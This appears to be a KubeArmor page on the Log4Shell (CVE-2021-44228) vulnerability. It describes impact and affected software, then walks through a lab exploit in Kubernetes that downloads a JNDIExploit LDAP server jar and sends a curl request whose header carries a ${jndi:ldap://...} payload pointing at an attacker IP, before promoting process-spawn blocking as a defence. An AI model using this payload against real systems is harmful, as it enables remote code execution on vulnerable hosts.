 kubearmor/log4j-cve-2021-44228
Apache Log4j Zero Day Vulnerability aka Log4Shell aka CVE-2021-44228



On December 9th, 2021, the world was made aware of a new vulnerability identified as CVE-2021-44228, affecting the Apache Java logging package log4j. This vulnerability earned a severity score of 10.0 (the most critical designation) and offers trivial remote code execution on hosts engaging with software that utilizes this log4j version. “Log4Shell" is the name given to this assault.
Today, log4j version 2.15.0rc2 is available and patches this vulnerability. However, the sheer danger of this vulnerability is due to how ubiquitous the logging package is. Millions of applications as well as software providers use this package as a dependency in their own code.
Earliest detection known: 2021-12-01 04:36:50 UTC

Affected Versions:
Who is affected?
Impact: Arbitrary code execution as the user the parent process is running as (code fetched from the public Internet, or lolbins already present on system, or just fetching shared secrets or environment variables and returning them to the attacker).
Targets: Servers and clients that run Java and also log anything using the log4j framework - primarily a server-side concern, but any vulnerable endpoint could be a target or a pivot point.
Downstream projects: Until proven otherwise, assume anything that includes log4j - including Elasticsearch, Apache Struts / Solr / Druid / Flink, etc. - is affected in a way that requires mitigation.
Affected versions: log4j 2.x confirmed - log4j 1.x only indirectly (previous information disclosure vulns) (in some configurations)
Appliances: Don't forget appliances that may be using Java server components, but won't be detected by unauthenticated vulnerability scanning
Log forwarding: Logging infrastructure often has many "northbound" (send my logs to someone) and "southbound" (receiving logs from someone) forwarding/relaying topologies. Chaining them together for exploitation must also be considered.
Cloud: Multiple large providers also affected (A community-curated list of software and services vulnerable to CVE-2021-44228 can be found in this GitHub repo.
Step #1: Deploying pod with associated services vulnerable to Log4j in Kubernetes
git clone https://github.com/kubearmor/log4j-cve && cd log4j-cve
kubectl apply -f deploy-log4j-k8s.yaml
kubectl get po,svc
NAME                              READY   STATUS    RESTARTS   AGE
pod/log4j-demo-5d7c84d8b9-vs8ck   1/1     Running   0          1h30m

NAME                 TYPE           CLUSTER-IP     EXTERNAL-IP     PORT(S)        AGE
service/kubernetes   ClusterIP      10.112.0.1     <none>          443/TCP        4h44m
service/log4j-svc    LoadBalancer   10.112.8.158   35.241.165.36   80:30202/TCP   1h30m
Kindly note we've deployed vulnerable Log4Shell sample application in
defaultnamespace
Step #2: Downloading malicious LDAP server
wget https://log4j-knox.s3.amazonaws.com/JNDIExploit-1.2-SNAPSHOT.jar
Step #3: Starting LDAP Server for incoming traffic on your PC or Cloud VM
java -jar JNDIExploit-1.2-SNAPSHOT.jar -i [<your-private-ip>] -p 8888
Private IP can be queried using
hostname -I.
Make sure your firewall allows traffic for ports1389and8888
Step #4: Exploiting using cURL command
# curl <protocol://victim-ip:port> -H 'X-Api-Version: ${jndi:ldap://<malicious-server-ip>:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
curl http://35.241.165.36 -H 'X-Api-Version: ${jndi:ldap://34.135.86.213:1389/Basic/Command/Base64/dG91Y2ggL3RtcC9wd25lZAo=}'
Here, 1st IP used is our k8s external IP (Step #1) where the vulnerable sample app is running.
2nd IP used is the external IP of the malicious LDAP server (Step #2)
Step #5: Confirmation via checking creation of file /tmp/pwned
kubectl exec -it --namespace default log4j-demo-5d7c84d8b9-vs8ck -- watch -n 2 ls /tmp
Replace
log4j-demo-5d7c84d8b9-vs8ckwith your pod from output of Step #1.
You should be able to see a file created aspwnedinside/tmpdirectory.
KubeArmor is a Runtime Security Platform that can help Security/DevSecOps teams to protect their workloads using application/systems based controls (such as limiting Process Spawning, limiting File System access, limiting pods capabilities etc). KubeArmor has a visibility mode using which the application/security team can enable visibility thereby figuring out what is happening inside the pods i.e., what processes are spawned, what file acesses are attempted etc. The biggest advantage about KubeArmor is that as a user you can also submit policies that can prevent/block/deny such systems operations.
Typically an attacker infiltrates with the intent to either exfiltrate the internal data or for cryptomining or to simply wreck havoc in the internal apps with the intent to make it unavailable. In all these cases, the attacker needs to execute an arbitrary program that can fulfill its malicious intent. Log4j vulnerability allows the attacker to place a binary within the internal network. However, guardrails can be placed so as not to allow the JVM to spawn processes.
Following is a KubeArmor that can deny/prevent any processes from been forked in the pod as a child process of Java application.
